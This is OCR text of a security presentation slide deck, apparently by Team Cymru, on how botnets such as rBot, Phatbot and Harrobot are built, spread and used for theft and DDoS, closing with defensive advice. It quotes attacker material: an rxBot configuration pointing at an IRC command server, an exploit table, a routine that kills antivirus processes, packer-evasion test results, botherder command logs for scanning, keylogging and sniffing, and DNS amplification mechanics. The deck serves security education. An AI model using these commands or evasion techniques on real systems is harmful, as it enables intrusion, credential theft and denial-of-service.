
Step 13: The attacker issues commands to the drones to scan & sploit more machines.

Sample Modern Attack




Step 14:
Scan & sploit

Sample Modern Attack




Step 15:
“Phone home” to C&C and repeat step # 11


In the real world: The Scob Trojan



Attackers exploits un-patched IIS web servers. Sites now delivery additional java script at the end of each page.

Finally the attacker retrieves and uses the captured usernames, passwords…





Unknowing users casually browsers to these compromised sites. The java script executes downloading a key logger. This works because of an unknown/un-patched IE vulnerability.

When users browse to web sites the key logger captures and forwards the strokes to other compromised systems.

Bots: Trends & Protection

- The most well-known Trojan programs are bots
- TCP 445 rpc vulnerability is the most scanned for in 2006
- Protective tools include: all major anti-virus tools (very good at protecting against trojans), seccheck (www.mynetwatchman.com), ZoneAlarm, and many others. There are behavioral-based & heuristic-based tools that will work even when antivirus programs fail. (Sana Security)
- Microsoft Windows Defender (anti-virus/anti-spyware)

Malware Still on the Internet

Malware	This Week	Last Week	Change
Beagle	349445	350771	-0.38%
Blaster	24857	25720	-3.36%
Bots	363683	380185	-4.34%
Bruteforce	170	152	11.84%
Dameware	470	584	-19.52%
Botnet C&C	560	583	-3.95%
Defacement	264	427	-38.17%
Dipnet	72	84	-14.29%
Mail Viruses	7803	8497	-8.17%
Malware URL	1839	1471	25.02%
Mydoom	63	63	0%
Nachi	18234	18066	0.93%
Phatbot	14318	14535	-1.49%
Phishing URLs	327	346	-5.49%
Proxy	34504	35051	-1.56%
Routers	447	461	-3.04%
Scanners	117328	127017	-7.63%
Sinit	86	73	17.81%
Slammer	13652	13335	2.38%
Spam	3197528	2814731	13.60%
Spybot	41177	44613	-7.70%
Toxbot	291928	316994	-7.91%
TOTALS	**4320203**	**3996672**	**8.10%**

Running 1066 samples through 32 AV packages yielded a 37% detection rate

Samples of bot malware

rBot

phatBot

Harrobot

rBot

- Includes the Mydoom scanner
- Written in C++
- Derived from the venerable SDBot family.
- Attack types **include a SYN flooder** with what should be an easily spotted signature.
- The packets generated by this SYN flooder will have an initial TTL of 128, a window size of 16384, and no options (aberrant for modern IP stacks).
- The attack is sent to a destination IP and port, and comes from spoofed source IPs and ports.
- The spoofed source IP is based on the target IP.
- The source port is randomly chosen between 1001 and 2000, with each packet having a different source port.
- Scans for 20-30 *different vulnerabilites:* tries many attack vectors.

rBot

- The bot can **send a UDP flood (or other kinds)** to a target. This attack is interesting because the destination port, chosen randomly between 1 and 65535, will change every ten packets. The source IPs will not be spoofed. The packet size will be very small.
- The bot can **send an ICMP flood**. This will be a flood of ICMP 0 0 (ECHO REPLY) messages, with each packet the same size (up to 65535 bytes in size). The source IPs will not be spoofed.
- The bot has a SOCKS function, meaning it can be used to proxy just about anything, including spam, IRC, and HTTP.

rBot

- The **bot can be commanded through channel messages, private messages, notices, and channel topics**.
- This bot includes “spy” capabilities to activate the user’s webcam and/or microphone.
- Authentication is accomplished based on a password and a host mask.
- This bot obtains certain game keys from the registry.
- The bot can be used as a relay.
- It can be updated through HTTP GETs.

rBot

rBot version 0.3.3

- **20+ spreading mechanisms, not counting the peer2peer shares**.

		By Default
– webdav	TCP 80	Enabled
– netbios	TCP 139, 445	Disabled
– dcom	TCP 1025	Enabled
– dcom2	TCP 135	Enabled
– mssql	TCP 1433	Enabled
– beagle1	TCP 2745	Disabled
– beagle2	TCP 2745	Disabled
– mydoom	TCP 3127	Disabled
– optix	TCP 3140	Disabled
– upnp	TCP 5000	Disabled
– netdevil	TCP 903	Disabled
– dameware	TCP 6129	Disabled
– kuang2	TCP 17300	Disabled
– subseven	TCP 27374	Disabled

– peer2peer spreading through kazaa, morpheus, imesh, edonkey, limewire

Phatbot

The code named "phatbot," has some interesting characteristics.

- appears to be a derivative of the infamous Agobot.
- affects windows machines and installs as c:\windows\system32\srvhost.exe.
- Runs as "%SystemRoot%\system32\srvhost.exe -service".
- Is PE encrypted with PE-Crypt.Wonk. **Kaspersky does NOT yet recognize this file as a trojan; it is unclear if other AV software detects Phatbot**.
- All attempts to kill the process will respawn a new one. All attempts to remove the malware have failed.
- It is **unclear how many hosts are infected or how large the P2P botnet has become**.
- Uses the following spreading mechanisms:
  - TCP 135 (Win9x Netbios)
  - TCP 139 (Win9x Netbios)
  - TCP 445 (Win2k Shares)
  - TCP 3127 (Mydoom)
  - TCP 6129 (Dameware)

Phatbot

- The scanning is not launched at startup. The scans appear to be sequential, e.g. the infected host scans TCP 135, 139, 445, 3127, and 6129 on each scanned IP.

- This bot appears to include the following:
  - multiple DDOS capabilities
  - capability to activate webcam/microphone
  - disables at least some Anti-Virus, Anti-trojan, and Personal Firewall software

- The bot appears to offer relay capability by listening on:
  - TCP 63808 (Socks)
  - TCP 63809 (HTTP)
  - TCP 65506 (SSL)

- Infected hosts should have these ports open, along with TCP 4387.

Harrobot

A bot in its infancy

One of the key scan and sploit features in Harrobot?

```
   # * [*] Target: IP: 192.168.1.10: OS: Win2k Professional
Connecting to 192.168.1.10:445 ... OK
   # MS04011 Lsasrv.dll RPC buffer overflow remote exploit
```

The bot can be commanded to run any file on the infected system.

Harrobot has several spreaders from which the botherd can choose.

Building Botnets

- Configuring
- Compiling
- Packing
- Collecting
- Administering

Building Botnets

- Attacker's 'arduous' configuration task
  - Windows rxBot

```
char botid[]      = "rx01"; // bot id
char version[]    = "[rxBot v0.7.8 Private Lsass+IIs5ssl By Niks]";
char password[]   = "botpass"; // bot password
char server[]     = "irc.mybotnet.net"; // server
int port = 6667;  // server port
char serverpass[] = "servpass"; // server password
char channel[]    = "#rbotdev"; // channel that the bot should join
char chanpass[]   = "chanpass"; // channel password
char filename[]   = "mswin.exe"; // destination file name
char keylogfile[] = "keys.txt"; // keylog filename
char valuename[]  = "Microsoft Update"; // value name for autostart
char nickconst[]  = "URX|"; // first part to the bot's nick
```

Infection Vectors


Miscreant doesn't need the latest and greatest… (scan and sploit)

```
EXPLOIT exploit[]={
   {"lsass135", "lsass135", 135, lsass, 0, TRUE, FALSE},
   {"lsass445", "lsass445", 445, lsass, 0, TRUE, FALSE},
   {"lsass1025", "lsass1025", 1025, lsass, 0, TRUE, FALSE},
   {"netbios", "NetBios", 139, NetBios, 0, FALSE, FALSE},
   {"ntpass", "NTPass", 445, NetBios, 0, FALSE, FALSE},
   {"dcom135", "Dcom135", 135, dcom, 0, TRUE, FALSE},
   {"dcom445", "Dcom445", 445, dcom, 0, TRUE, FALSE},
   {"dcom1025", "Dcom1025", 1025, dcom, 0, TRUE, FALSE},
   {"iis5ssl", "IIS5SSL", 443, IIS5SSL, 0, TRUE, FALSE},
   {"mssql", "MSSQL", 1433, MSSQL, 0, TRUE, FALSE},
   {"beagle1", "Beagle1", 2745, Beagle, 0, FALSE, TRUE},
   {"beagle2", "Beagle2", 2745, Beagle, 0, FALSE, TRUE},
   {"mydoom", "MyDoom", 3127, MyDoom, 0, FALSE, FALSE},
   {"optix", "Optix", 3410, Optix, 0, FALSE, FALSE},
   {"upnp", "UPNP", 5000, upnp, 0, FALSE, TRUE},
   {"netdevil","NetDevil", 903, NetDevil, 0, FALSE, FALSE},
   {"DameWare", "DameWare", 6129, DameWare, 0, TRUE, FALSE},
   {"kuang2", "Kuang2", 17300, Kuang, 0, FALSE, FALSE},
   {"sub7", "Sub7", 27347, Sub7, 0, FALSE, FALSE},
};
```

Also, P2P, IM, SPAM, etc…

Building Botnets - Compiling

- Using MS Visual C++, MS Platform SDK



Building botnets - packing

- Common packers: Yoda, UPX, MEW, ASPack, FSG, Morphine, etc.

Building botnets - packing

Test against AV vendors

- Code from 2004
- 50% undetected

rbot-yoda.exe (30.73s) **4/16 detected** (pre packing: **13/16 detected**)

Antivirus	Version	Update	Time	Tag
AntiVir	6.32.0.44	2005-09-26	18.33s	Packer/YodaProt virus
Arcavir	1.0.0	2005-09-26	00.68s	no_virus
Avast	0539-0	2005-09-26	00.84s	no_virus
BitDefender	7.0 2558	2005-09-26	21.19s	Backdoor.RBot.78F3AE1B
ClamAV	0.86.2/1102	2005-09-25	15.02s	no_virus
Dr. Web	4.32.2	2005-09-26	21.39s	no_virus
F-Prot	4.5.4	2005-09-23	15.08s	no_virus (Packed)
F-Secure	4.52 2461	2005-09-26	06.95s	Backdoor.Win32.Rbot.gen
Mcafee	4.4.00 4589	2005-09-23	13.88s	no_virus
MKS	1.9.6	2005-09-24	00.97s	no_virus
NOD32	1.1232	2005-09-25	17.28s	prob. unknown NewHeur_PE
Norman	5.83	2005-09-25	20.60s	no_virus
Sophos	3.95.0	2005-09-26	20.59s	no_virus
Panda	104579	2005-09-25	28.87s	no_virus
VBA32	3.10.4	2005-09-24	18.58s	no_virus
Vexira	4.1.28:7	2005-09-25	11.24s	no_virus

Building Botnets – Preventing AV Outbreaks

```
/*
This kills all active Antivirus processes that match
Thanks to FSecure's Bugbear.B analysis @
http://www.f-secure.com/v-descs/bugbear_b.shtml
*/
void KillAV() {
const char *szFilenamesToKill[455] =
  {"ACKWIN32.EXE", "ADVXDWIN.EXE", "AGENTSVR.EXE",
  "ALERTSVC.EXE", "ALOGSERV.EXE", "AMON9X.EXE", ... }
for(int i=0; szFilenamesToKill[i]!=NULL; i++)
    KillProcess(szFilenamesToKill[i])
}
(*) Source extracted from rxbot
```

Building Botnets - Collecting


Typical IRC Daemons

- Unreal *, Bahamut, Beware, Bitlbee (IM), Ultimate, Wircd, Bircd, Conference Room, Xtreme

Typical IRC Bots

- Agobot, phatbot, sdbot, gtbot, reptile, rxbot, rbot, helibot, forbot

Building Botnets – first infection



Building botnets – IRCd

- IRC servers are optimized for bots
  - ‘Rogueness’ usually obvious
  - Stripped output or l33t sp33k
  - Disabled commands (whois, lusers, admin, list, etc.)
  - Incorrect responses
  - Keyed Channels, Keyed Servers
  - Modified syntax; Random Ports
  - Compromised or paid for hosting
  - Antispy protection

```
19:45 -!- ERROR Closing Link: spy1[W.X.Y.Z] (Z:lined
  (banned))
19:45 -!- Irssi: Connection lost to SERVER
```

Building botnets - spreading

Spreading command for this botnet:

```
advscan dcom135 100 5 3 192.168.10.0
```

Syntax:

```
advscan <port> <threads> <delay> <minutes> <target> <options>
```

```
12:40 <@botherd> .advscan dcom135 100 5 4 192.168.10.25
12:40 < URX|09620> [SCAN]: Sequential Port Scan started on
   192.168.10.25:135 with a delay of 5 seconds for 4 minutes
   using 100 threads.
12:41 < URX|09620> [TFTPD]: File transfer started to IP:
   192.168.10.35
(C:\WINDOWS\system32\mswin.exe).
12:41 < URX|09620> [TFTPD]: File transfer complete to
   IP:192.168.10.35
(C:\WINDOWS\system32\mswin.exe).
12:41 < URX|09620> [Dcom135]: Exploiting IP: 192.168.10.35.
12:42 -!- URX|35505 [ynioal@192.168.1.1] has joined #rbotdev
12:42 <@botherd> .scanstats
12:42 < URX|09620> [SCAN]: Exploit Statistics: lsass135: 0,
   lsass445: 0, lsass1025: 0, NetBios: 0, NTPass: 0, Dcom135:
   1, Dcom445: 0, Dcom1025: 0, IIS5SSL: 0, MSSQL: 0, Beagle1:
   0, Beagle2: 0, MyDoom: 0, Optix: 0, UPNP: 0, NetDevil: 0,
   DameWare: 0, Kuang2: 0, Sub7: 0, Total: 1 in 0d 0h 3m.
```

Botnets for theft

Keylogging (.keylog on)

```
12:42 <@botherd> .keylog on
12:42 < URX|09620> [KEYLOG]: Key logger active.
12:45 < URX|09620> [KEYLOG]: (Changed Windows: Inbox - Outlook Express)
12:45 < URX|09620> [KEYLOG]: (Changed Windows: Logon - 192.168.1.10)
12:45 < URX|09620> [KEYLOG]: john[TAB]john (Changed Window: Download
Folder(W.X.Y.Z)
12:45 < URX|09620> [KEYLOG]: (Changed Windows: Inbox - Outlook Express)
```

Botnet jacking (.psniff on) – Carnivore for rbot

18:02 **<@botherd> .psniff on**
18:02 < URX|65276> [PSNIFF]: Carnivore packet sniffer active.
18:03 < URX|65276> [PSNIFF]: Suspicious FTP packet from: 192.168.10.10:3912
to: 192.168.10.10:6667 - **PASS servpass**
18:03 < URX|53579> [PSNIFF]: Suspicious FTP packet from: 192.168.10.10:3912
to: 192.168.10.10:6667 - **NICK URX|44177**
18:03 < URX|53579> [PSNIFF]: Suspicious IRC packet from: 192.168.10.10:3912
to: 192.168.10.10:6667 - **JOIN #rbotdev**
18:03 < URX|53579> [PSNIFF]: Suspicious BOT packet from: 192.168.1.20:6667
to: 192.168.1.20:3912 - :botherd!admin@staff.mybotnet.net
PRIVMSG #rbotdev :.login botpass

Botnets for theft

- Screen/video capture (.capture screen <file>)

```
18:02 <@botherd> .capture screen c:\screen.jpg
18:02 < URX|66908> [CAPTURE]: Screen capture saved
   to: c:\screen.jpg.
```

- Key stealing - CD, Serials, etc. (.getcdkeys)

```
18:02 <@botherd> .getcdkeys
18:02 < URX|65276> Microsoft Windows Product ID CD
   Key: (XXXXX-XXXXXXXXXX-XXXXX).
```

Botnets for theft

- Password stealing (.findpass)

18:03 **<@botherd> .findpass**

18:03 < URX|44177> **[FINDPASS]: Only supported on Windows NT/2000.**

18:03 < URX|53579> [FINDPASS]: Only supported on Windows NT/2000.

18:03 < URX|65276> [FINDPASS]: Only supported on Windows NT/2000.

- Clipboard contents (.getclip)

18:03 **<@botherd> .getclip**

18:03 < URX|44177> -[Clipboard Data]-

18:03 < URX|44177> Attention

18:03 < URX|65276> -[Clipboard Data]-

18:03 < URX|65276> (null)

18:03 < URX|53579> -[Clipboard Data]-

18:03 < URX|53579> (null)

Botnet DDoS

Two sorts of DDoS attacks that can have the greatest effect.

1. **pipe filler**: simply too many packets of any sort that overwhelm the pipes or the routing gear.

2. An attack that closely **mimics legitimate traffic**. This is a much more insidious attack, and is much more difficult to filter. Even the more intelligent filtering devices may improperly tag this traffic as legitimate; worse, an overly sensitive filter might treat legitimate traffic as illegitimate.

Botnet DDoS

The miscreants are thus adding features to their DoS tools and bots to provide for the "legitimate packet" attack.

<A> 50. / "ddos.httpflood" / "starts a HTTP flood"

**Imagine a flood of legitimate HTTP GETs on your web site, sourced from 50,000 bots, all downloading the largest five image files on your web page.

Botnet DDoS

- Amount of bandwidth one attack consumed – 2Gbps. That is almost line-rate OC12, and certainly enough to submerge an OC12 once POS or ATM overhead is included. The miscreants have the "bot powa," and - here comes the ephiphany - you DO NOT have enough bandwidth to handle it.

- So what do you do? Prepare, and build your people network. You can read a great CERT/CC paper on this very topic at the following URL.

http://www.cert.org/archive/pdf/Managing_DoS.pdf

- Plan, prepare, practice, and update. That is how you survive against DDoS

Botnets for DDoS

- Extortion (gambling, enterprises, etc.)
- Retaliation
- Wrong place, wrong time
- Inadvertent third party (reverse lookups)
- Competition
- Amplifiers (smurf, bang.c, dns)
- As easy as asking…

Botnets for DDoS

- “If you take down <antispam site> for a week I’ll pay you $500/day.”
- Just enough is good enough
- Various targets:
  - Actual IP
  - Network Infrastructure (traceroute)
  - Server Infrastructure (DNS, Web, SMTP, online games)

Bot Financials

- The price of bots, botnets, and hosting for botnets has increased dramatically. The price of a compiled bot binary is now upwards of **US $500** each. That's significantly higher than the former price range of US $5 to US $25 each.

- Bots themselves range from **US $.04 to US $40** each. This is a price increase over the "hey, I'll give you three shells" barter technique.

- Why are bot binaries more expensive than pre-existing bots? It is a question of misplaced trust. When the miscreants purchase a bot or botnet, they suspect it is trojaned. For some reason they don't always perceive the same risk in a custom built binary.

Botnet Financials

- Modifications to bot source and IRC daemon source can run into the thousands of dollars US.

- **DDoS attacks for hire are between US $500 each and US $1500 each**. That varies widely depending on the parameters, e.g. long-term contracts versus ad hoc attacks. That's an increase over the US $50 per attack we've seen in the recent past.

- They complain about how quickly their free DNS accounts are being closed. DNS hosting is at a premium now, with name servers now targeted for exploit attempts. You are watching the flows to your name servers, yes?

Another kind of attack – DNS Amplification

- Miscreant discovers the joy of DNS amplification.
- Miscreant and friends lose thousands USD (if not more) in an online Pyramid scheme.
- Miscreant unleashes 8+ Gbps of DDoS from 122K ***DNS name servers*** against those involved.
- ***No Microsoft products or bots were harmed, used, or otherwise bothered in this activity***

DNS Amplification Attacks

- Miscreant creates large TXT RR (~4096 bytes)
- Miscreant spoofs source address (UDP packet), sends request to a DNS servers that permit open recursion
- DNS servers respond to spoofed source address
- Using many DNS servers, this can be a very nasty DDoS attack
- A DNS request is about 70 bytes.
- Response is 4096 bytes. (about 1:60 amplification ratio!)

DNS Amplification Attacks

- Avoid being a part of these!
  - disallow open recursion
  - disallow open responses from dns cache
  - disallow spoofing (use uRPF or similar type ACLs)

Attack Trends

- Movement toward high-power *NIX boxes with big pipes as bots.
- Encrypted command & control communication for botnets.
- P2P for botnet control
- DDoS extortion as a profit maker.
- Better knowledge of “bad neighborhood” of the internet – areas of the internet that are most likely to contain vulnerable systems
- Better knowledge of countermeasures against hacking attempts – where the honeynets are, for instance.
- Better packing & obsfucation of malware, making reverse engineering more difficult
- Lower price for bots, higher price for compiled binaries.

Thank You! Questions?

Team Cymru

Ryan Connolly, ryan@cymru.com
<http://www.cymru.com>